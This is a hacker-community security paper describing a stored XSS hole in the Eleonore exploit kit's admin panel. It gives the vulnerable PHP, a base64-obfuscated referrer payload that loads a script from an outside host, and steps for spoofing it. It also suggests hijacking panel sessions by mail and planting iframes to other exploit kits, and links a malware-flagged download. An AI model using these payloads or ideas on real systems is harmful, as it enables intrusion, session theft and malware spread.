Hacking the Skiddies

Written by: MaXe - Founder of InterN0T.net

Abstract

To be able to hack the script kiddies, One could f.ex. find a security hole aka vulnerability in the application used. In this case a browser exploitation pack written in PHP was checked for vulnerabilities in order to find a potential attack vector.

Due to insufficient sanitizing, a SQL-query could be used to inject HTML which this paper describes in detail. By releasing this information, some script kiddies may hopefully learn more and stop their malicious actions.

Introduction

Eleonore is a browser exploit pack / kit which is used to infect unknowing victims with an executable file which in most cases is a trojan, keylogger or similar malicious software.

The price for such a pack goes from 700$ to $1500 (and even more) when it has just been released. The contents of such a package are usually well known exploits and occasionally if the script kiddy is lucky, a 0day exploit or two.

Materials and Methods

Browser Exploit Pack used: Eleonore 1.2 (newest version: 1.3.2)

By auditing all of the PHP files with a simple text editor, (in this case SciTE which is cross-platform compatible) it was possible to detect flaws in the code made by the original developer.

Auditing in this case means: "To look through code and find vulnerabilities".

Results

Index.php is not sanitizing the $ref input properly and may be used to inject HTML code. Parse_url() returns only the host-part which means that our injection will have to be made in the host-part of the referrer URL which we supply to the malicious script.

It may also be possible to conduct Blind SQL Injection attacks if magic_quotes is turned off.

(see Code Reference 1 on the next page)

Code Reference 1:

Filename: index.php; Lines: 27 - 35;

```
@$purl = $_SERVER['HTTP_REFERER'];
$ref=parse_url($purl);
@$ref=$ref['host'];
if (!isset($_GET['spl']))
{
$_GET["spl"] ="1";
$q = mysql_query("insert into statistic (date, ip, os, br, country, refer) values ('".date("Y-m-d
H:i:s", time())."', '".$ip."', '".$os."', '".$br."', '".$country."','".$ref."')");
@mysql_free_result($q);
}
```

Stat.php is not encoding the output correct which may be used to display malicious referrer information such as HTML code directly on the page where the referrers are displayed / output.

Code Reference 2:

Filename: stat.php; Lines: 298 - 310;

```
   while ($Row = mysql_fetch_array($r)) {

      if ($Row['refer']=="") {
         $Row['refer']=" -- ";
      }
      echo "<tr >";
      echo "<td nowrap='nowrap'  width='255'>".$Row['refer']."</td>";
      echo "<td nowrap='nowrap'  align='center' width='55'>".$Row['total']."</td>";
      echo "<td nowrap='nowrap'  align='center' width='50'>".$Row['good']."</td>";
      echo "<td nowrap='nowrap'  align='center' width='55'>
      ".round($Row['good']/$Row['total']*100, 2)." %</td></tr>";
   }
   echo "</table>";
}// ---REFERER!
```

Proof of Concept:

In order to inject data properly, slash (/) must be avoided and so should extreme long strings.

Example Referrer


```
http://youfail.<body onload=document.write(atob("PHNjcmlwdCBzcmM9Imh0dHA6Ly9pbnRl
cm4wdC5uZXQvdXR1YmUvaW5kZXgucGhwP3hzcz1lbGVvbm9yZSI+PC9zY3JpcHQ+"));>.org
```

The referrer can be divided into 6 sections. ([1] defines part 1 while [2] defines part 2 etc.)

Start of hostname: http://youfail.
Use a tag to load JS without using slashes: <body onload=
Use javascript to deface the skiddie: document.write(atob("
Base64 encoding of external script[1]:PHNjcmlwdCBzcmM9Imh0dHA6Ly9pbnRlcm4wdC5
Base64 encoding of external script[2]: uZXQvdXR1YmUvaW5kZXgucGhwP3hzcz1lbGVvb
Base64 encoding[3] + End of the tag + TLD: m9yZSI+PC9BazY3JpcHQ+"));>.org/

(see next page for a visualisation)

This specific injection results in the following page: (FireFox only due to atob() is used!)



http://localhost/eleonore/newhaxx/stat.php?refer=1

Skiddie


>> You got Pwnt <<

Siden på http://localhost siger:

Browser Exploit Packs Are For n00bs!

Overfører data fra v16.lscache7.c.youtube.com...

Normally, the referrer page in Eleonore would look like: (resized image)



HTTP Referer:	Trafic:	Loads:	Percent:
--	1	0	0 %

All rights reserved by *ExManoize*.

Færdig

Since the attacking site will only execute once to a user visiting a site with the malicious script injected (usually in an iframe on the target site), an attacker may have to use f.ex. an addon in FireFox known as RefControl. This addon is able to change (spoof) your referrer permanently.

How to setup RefControl:

1. Double-click the icon on statusbar.
2. Click "Edit" for "Default for sites not listed".
3. Switch to "Custom" and enter your injection, ex:
http://youfail.<body
onload=document.write(atob("PHNjcmlwdCBzcmM9Imh0dHA6Ly9pbnRlcm4wdC5uZXQvdXR1YmUvaW5kZXgucGhwP3hzcz1lbGVvbm9yZSI+PC9zY3JpcHQ+"));>.org/
(4). Select "3rd Party Requests only". (this function was not tested)

If number 4 is chosen then the injection should only happen when a 3rd party site is requested. In this case it should happen when an iframe is injected to a site that you are visiting so that the malicious site containing the browser exploitation kit will automaticly be attacked by you.

Keep in mind that this addon with this setting may compromise other poorly coded sites.

Discussion

The proof of concept in this paper is a simple defacement of the referrer page to show the script kiddy that he or she should be aware that there are real hackers out there that may take actions against such malicious activity.

This method is called: "Blind Defacements" since it is only the users with access to the statistics page which will be able to see the defacement.

Instead of defacing the referrer page, injecting a "legit" domain and perhaps an iframe that points to another hackers browser exploitation kit could be an alternative. If One should be able to succeed in this matter then 0days would of course be preferred.

It is also possible to hijack the PHP-session however it would probably require the attacker to check the log all the time. To "bypass" this issue One could use the mail() function in PHP to send the session via e-mail as soon as the attacker logs into the statistics panel.

The information the attacker could obtain from this panel, could be used to lay down the botnet that the script kiddy controls or at least notify the ISP's that the following individuals have been infected with malware that may be used to conduct spam or DDoS attacks.

Acknowledgements

Many thanks to KrebsonSecurity for enlighting me about this browser exploitation pack and of course the person that leaked it to the public so I wouldn't have to pay the outrageous $700 to $1500 amount of money for one of the less good browser exploitation packs.

Thanks to "highjack" and the community of InterN0T for giving me ideas when needed.

References:

RefControl: https://addons.mozilla.org/da/firefox/addon/953

KrebsonSecurity: http://www.krebsonsecurity.com/2010/01/a-peek-inside-the-eleonore-browser-exploit-kit/

InterN0T: http://www.intern0t.net/

Download: http://d01.megashares.com/?d01=a286e8e (See Notes Below!)
File => dx_ds.gif was detected as => Downloader.Fostrem (malware)
Info: http://securityresponse.symantec.com/security_response/writeup.jsp?docid=2009-070605-3347-99